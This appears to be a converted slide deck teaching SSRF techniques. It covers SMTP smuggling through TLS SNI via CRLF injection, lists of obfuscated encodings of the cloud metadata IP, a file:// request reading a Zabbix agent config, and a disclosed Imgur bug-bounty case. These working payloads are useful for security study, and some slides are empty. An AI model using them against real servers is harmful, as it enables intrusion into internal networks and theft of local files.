
- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM..:25/
```

```
$ tcpdump -i lo -qw - tcp port 25
```

```
>> ...5./0.,.=.j.8.2.....0...+127.0.0.1
<< 500 5.5.1 Command unrecognized: ...5./0.,.=.j.8.2..0.+127.0.0.1
>> HELO orange.tw
<< 250 ubuntu Hello localhost [127.0.0.1], please meet you
>> MAIL FROM: <admin@orange.tw>
<< 250 2.1.0 <admin@orange.tw>... Sender ok
```

# Abusing URL Parsers



# Abusing URL Parsers



# Obfuscation

## Alternate IP encoding

```
http://425.510.425.510/ Dotted decimal with overflow
http://2852039166/ Dotless decimal
http://7147006462/ Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/ Dotted hexadecimal
http://0xA9FEA9FE/ Dotless hexadecimal
http://0x41414141A9FEA9FE/ Dotless hexadecimal with overflow
http://0251.0376.0251.0376/ Dotted octal
http://0251.00376.000251.0000376/ Dotted octal with padding
```



# Obfuscation

Sometimes it also works!

```
http://169.254.169.254/
http://169.254.169.254/
http://(169).(254).(169).(254)/
http://(0xa9).(0xfe).(0xa9).(0xfe):80/
http://(0xa9fea9fe):80/
http://(2852039166):80/
http://(425.510.425.510):80/
http://(0251.0376.0251.0376):80/
http://(00251.000376.0000251.000000376):80/
http://[::(169.254.169.254)]:80/
http://[::(ffff):(169.254.169.254)]:80/
http://(0xa9.0376.43518):80/
http://(0xa9.16689662):80/
http://(00251.16689662):80/
http://(00251.0xfe.43518):80/
```

# Real life

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET to `/do.php?datapipe_request_string=file:///etc/zabbix/zabbix_agentd.conf`. The response is an HTTP 200 OK from nginx, containing the contents of the local file `/var/run/zabbix/zabbix_agentd.pid`. The response body includes the following text:

```
PidFile=/var/run/zabbix/zabbix_agentd.pid
LogFile=/var/log/zabbix/zabbix_agentd.log
LogFileSize=0
Server=eye.2r11.net
Hostname=mm-pr.2r11.net
EnableRemoteCommands=1
Timeout=30
```

#115748

## SSRF in <https://imgur.com/vidgif/url>

State ● Resolved (Closed)

Disclosed publicly March 12, 2016 10:09am +0300

Reported To [Imgur](#)

Types Command Injection, Denial of Service, Information Disclosure, Remote Code Execution

Bounty \$2,000

# Conclusion

- From SSRF to RCE
- Could be anywhere, not only web (OpenOffice)
- SSRF is pretty nice backdoor to your network
- Wrappers could be evil